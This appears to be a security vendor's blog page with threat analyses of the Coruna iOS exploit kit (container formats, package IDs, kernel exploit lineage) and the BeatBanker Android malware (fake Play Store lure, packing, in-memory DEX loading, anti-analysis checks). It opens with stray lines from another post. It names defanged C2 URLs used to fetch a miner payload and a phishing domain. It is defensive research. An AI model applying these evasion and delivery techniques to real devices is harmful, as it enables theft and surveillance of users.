Cold wallet attacks: attackers go to great lengths to make their phishing windows look legitimate, even implementing mnemonic autocomplete to mirror the real user experience and increase their chances of a successful theft.
Investigation challenges: the technical restrictions imposed by iOS and the broader Apple ecosystem make it difficult to effectively detect and analyze malicious software directly on a device.
On March 4, 2026, Google and iVerify published reports about a highly sophisticated exploit kit targeting Apple iPhone devices. According to Google, the exploit kit was first discovered in targeted attacks conducted by a customer of an unnamed surveillance vendor. It was later used by other attackers in watering-hole attacks in Ukraine and in financially motivated attacks in China. Additionally, researchers discovered an instance with the debug version of the exploit kit, which revealed the internal names of the exploits and the framework name used by its developers — Coruna. Analysis of the kit showed that it relies on the exploitation of many previously patched vulnerabilities and also includes exploits for CVE-2023-32434 and CVE-2023-38606. These two vulnerabilities particularly caught our attention because they had been first discovered as zero-days used in Operation Triangulation.
Operation Triangulation is a complex mobile APT campaign targeting iOS devices. We discovered it while monitoring the network traffic of our own corporate Wi-Fi network. We noticed suspicious activity that originated from several iOS-based phones. Following the investigation, we learned that this campaign employed a sophisticated spyware implant and multiple zero-day exploits. The investigation lasted for over six months, during which we disclosed our findings in connection to the attack. Kaspersky GReAT experts also presented these findings at the 37th Chaos Communication Congress (37C3).
Although all the details of both CVE-2023-32434 and CVE-2023-38606 have long been publicly available, and other researchers have developed their own exploits without ever seeing the Triangulation code, we decided to closely investigate the exploits used in Coruna. Some of the exploit kit distribution links provided by Google remained active at the time the report was published, which allowed us to collect, decrypt, and analyze all components of Coruna.


During our analysis, we discovered that the kernel exploit for CVE-2023-32434 and CVE-2023-38606 vulnerabilities used in Coruna, in fact, is an updated version of the same exploit that had been used in Operation Triangulation. The images below illustrate a high-level overview of the two attack chains. The exploit in question is highlighted with a red rectangle.
Attack chain of Operation Triangulation (simplified)
Attack chain of Coruna (simplified)
Moreover, we discovered that Coruna includes four additional kernel exploits that we had not seen used in Operation Triangulation, two of which were developed after the discovery of Operation Triangulation. All of these exploits are built on the same kernel exploitation framework and share common code. Code similarities from kernel exploits can also be found in other components of Coruna. These findings led us to conclude that this exploit kit was not patchworked but rather designed with a unified approach. We assume that it’s an updated version of the same exploitation framework that was used — at least to some extent — in Operation Triangulation.
Technical details
While we continue to investigate all exploits and vulnerabilities used by Coruna, this post provides a high-level overview of the exploit kit and attack chain.
Safari
Exploitation begins with a stager that fingerprints the browser and selects and executes appropriate remote code execution (RCE) and pointer authentication code (PAC) exploits depending on the browser version. It also contains a URL to an encrypted file with information about all available packages containing exploits and other components. The stager also includes a 256-bit key used to decrypt it. The URL and decryption key are passed to a payload embedded in PAC exploits.
Payload
The payload is responsible for initiating the exploitation of the kernel. After initialization, the payload first downloads a file with information about other available components. To extract it, the payload performs several steps processing multiple file formats.
First, the downloaded file is decrypted using the ChaCha20 stream cipher. Decryption yields a container with the magic number 0xBEDF00D, which stores LZMA-compressed data.
The file format used by the exploit kit to store compressed data
Offset
Field
0x00
Magic number (0xBEDF00D)
0x04
Decompressed data size
0x08
LZMA-compressed data
The decompressed data presents another container with the magic number 0xF00DBEEF. This file format is used in the exploit kit to store and retrieve files by their IDs.
The file format used by the exploit kit to store files
Offset
Field
0x00
Magic number (0xF00DBEEF)
0x04
Number of entries
0x08
Entry[0].File ID
0x0C
Entry[0].Status
0x10
Entry[0].File offset
0x14
Entry[0].File size
We provide a description of all possible File ID values below. At this stage, when the payload gathers information about all available file packages, this container holds only one file, and its File ID is 0x70000.
Finally, we get to the file with information about all available file packages. It starts with the magic value 0x12345678. The exploit kit uses this file format to obtain URLs and decryption keys for additional components that need to be downloaded.
The file format used by the exploit kit to store information about file packages
Offset
Field
0x00
Magic number (0x12345678)
0x04
Flags
0x08
Directory path
0x108
Number of entries
0x10C
Entry[0].Package ID
0x110
Entry[0].ChaCha20 key
0x130
Entry[0].File name
The components required for exploiting a targeted device are selected using the Package ID. Its high byte specifies the package type and required hardware. We’ve seen the following package types:
0xF2 – exploit for ARM64,
0xF3 – exploit for ARM64E,
0xA2 – Mach-O loader for ARM64,
0xA3 – Mach-O loader for ARM64E,
2 – implant for ARM64,
0xE2 – implant for ARM64E.
The payload code also supports additional package types, such as 0xF1, an exploit for older ARM devices that do not support 64-bit architecture. Interestingly, however, the files for such exploits are missing.
Other bytes of the Package ID define the supported firmware version and CPU generation.
Some of the observed Package IDs (those with unique content)
Package ID
Description
0xF3300000
Kernel exploit (iOS < 14.0 beta 7) and other components
0xF3400000
Kernel exploit (iOS < 14.7) and other components
0xF3700000
Kernel exploit (iOS < 16.5 beta 4) and other components
0xF3800000
Kernel exploit (iOS < 16.6 beta 5) and other components
0xF3900000
Kernel exploit (iOS < 17.2) and other components
0xA3030000
Mach-O loader (iOS 16.X) (A13 – A16)
0xA3050000
Mach-O loader (iOS 16.0 – 16.4)
The files inside these packages are also stored in encrypted and compressed 0xF00DBEEF containers, but this time compression is optional and is determined by the second bit in the Flags field. Different packages contain different sets of files. A description of all possible File IDs is given in the table below.
Observed File IDs
File ID
Description
0x10000
Implant
0x50000
Mach-O loader (default)
0x70000
List of additional components
0x70005
Launcher config
0x80000
Launcher in 0xF2/0xF3 packages, or Mach-O loader in 0xA2/0xA3
0x90000
Kernel exploit
0x90001
Kernel exploit (for Mach-O loader)
0xA0000
Logs cleaner
0xA0001
Mach-O loader component
0xA0002
Mach-O loader component
0xF0000
RPC stager
After downloading the necessary components, the payload begins executing kernel exploits, Mach-O loaders, and the malware launcher. The payload selects an appropriate Mach-O loader based on the firmware version, CPU, and presence of the iokit-open-service permission.
Kernel exploits
We analyzed all five kernel exploits from the kit and discovered that one of them is an updated version of the same exploit we discovered in Operation Triangulation. There are many small changes, but the most noticeable are as follows:
The code takes into account more values from XNU version strings, allowing for more accurate version checking.
Added a check for iOS 17.2. We assume that this was the latest version of iOS at the time of development (released in December 2023).
Added checks for newer Apple processors: A17, M3, M3 Pro, M3 Max (released in fall 2023).
Added a check for iOS version 16.5 beta 4. This version patched the exploit after our report to Apple.
Why does the exploit need to check for iOS 17.2 and newer CPUs if the targeted vulnerabilities were fixed in iOS 16.5 beta 4? The answer can be found by examining other exploits: they are all based on the same source code. The only difference is in the vulnerabilities they exploit, so these checks were added to support the newer exploits and appeared in the older version after recompilation.
Launcher
The launcher is responsible for orchestrating the post-exploitation activities. It also uses the kernel exploit and the interface it provides. However, since the exploit creates special kernel objects during its execution that provide the ability to read and write to kernel memory, the launcher simply reuses these objects without the need to trigger vulnerabilities and go through the entire exploitation path again. The launcher cleans up exploitation artifacts, retrieves the process name for injection from a config with the 0xDEADD00F magic number, injects a stager into the target process, uses it to execute itself, and launches the implant.
Conclusions
This case demonstrates once again the dangers associated with such malicious tools that lie in their potential wide usage. Originally developed for cyber-espionage purposes, this framework is now being used by cybercriminals of a broader kind, placing millions of users with unpatched devices at risk. Given its modular design and ease of reuse, we expect that other threat actors will begin incorporating it into their attacks. We strongly recommend that users install the latest security updates as soon as possible, if they have not already done so.
Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT.
This blog post outlines each phase of the malware’s activity on the victim’s handset, explains how it ensures long‑term persistence, and describes its communication with mining pools.
Key findings:
To maintain persistence, the Trojan employs a creative mechanism: it plays an almost inaudible audio file on a loop so it cannot be terminated. This inspired us to name it BeatBanker.
It monitors battery temperature and percentage, and checks whether the user is using the device.
At various stages of the attack, BeatBanker disguises itself as a legitimate application on the Google Play Store and as the Play Store itself.
It deploys a banker in addition to a cryptocurrency miner.
When the user tries to make a USDT transaction, BeatBanker creates overlay pages for Binance and Trust Wallet, covertly replacing the destination address with the threat actor’s transfer address.
New samples now drop BTMOB RAT instead of the banking module.
Initial infection vector

The campaign begins with a counterfeit website, cupomgratisfood[.]shop, that looks exactly like the Google Play Store. This fake app store contains the “INSS Reembolso” app, which is in fact a Trojan. There are also other apps that are most likely Trojans too, but we haven’t obtained them.
The INSS Reembolso app poses as the official mobile portal of Brazil’s Instituto Nacional do Seguro Social (INSS), a government service that citizens can use to perform more than 90 social security tasks, from retirement applications and medical exam scheduling to viewing CNIS (National Registry of Social Information), tax, and payment statements, as well as tracking request statuses. By masquerading as this trusted platform, the fake page tricks users into downloading the malicious APK.
Packing


The initial APK file is packed and makes use of a native shared library (ELF) named libludwwiuh.so that is included in the application. Its main task is to decrypt another ELF file that will ultimately load the original DEX file.
First, libludwwiuh.so decrypts an embedded encrypted ELF file and drops it to a temporary location on the device under the name l.so. The same code that loaded the libludwwiuh.so library then loads this file, which uses the Java Native Interface (JNI) to continue execution.
l.so – the DEX loader

The library does not have calls to its functions; instead, it directly calls the Java methods whose names are encrypted in the stack using XOR (stack strings technique) and restored at runtime:
Initially, the loader makes a request to collect some network information using https://ipapi.is to determine whether the infected device is a mobile device, if a VPN is being used, and to obtain the IP address and other details.
This loader is engineered to bypass mobile antivirus products by utilizing dalvik.system.InMemoryDexClassLoader. It loads malicious DEX code directly into memory, avoiding the creation of any files on the device’s file system. The necessary DEX files can be extracted using dynamic analysis tools like Frida.
Furthermore, the sample incorporates anti-analysis techniques, including runtime checks for emulated or analysis environments. When such an environment is detected (or when specific checks fail, such as verification of the supported CPU_ABI), the malware can immediately terminate its own process by invoking android.os.Process.killProcess(android.os.Process.myPid()), effectively self-destructing to hinder dynamic analysis.


After execution, the malware displays a user interface that mimics the Google Play Store page, showing an update available for the INSS Reembolso app. This is intended to trick victims into granting installation permissions by tapping the “Update” button, which allows the download of additional hidden malicious payloads.
The payload delivery process mimics the application update. The malware uses the REQUEST_INSTALL_PACKAGES permission to install APK files directly into its memory, bypassing Google Play. To ensure persistence, the malware keeps a notification about a system update pinned to the foreground and activates a foreground service with silent media playback, a tactic designed to prevent the operating system from terminating the malicious process.
Crypto mining
When UPDATE is clicked on a fake Play Store screen, the malicious application downloads and executes an ELF file containing a cryptomining payload. It starts by issuing a GET request to the C2 server at either hxxps://accessor.fud2026.com/libmine-<arch>.so or hxxps://fud2026.com/libmine-<arch>.so. The downloaded file is then decrypted using CipherInputStream(), with the decryption key being derived from the SHA-1 hash of the downloaded file’s name, ensuring that each version of the file is encrypted with a unique key. The resulting file is renamed d-miner.
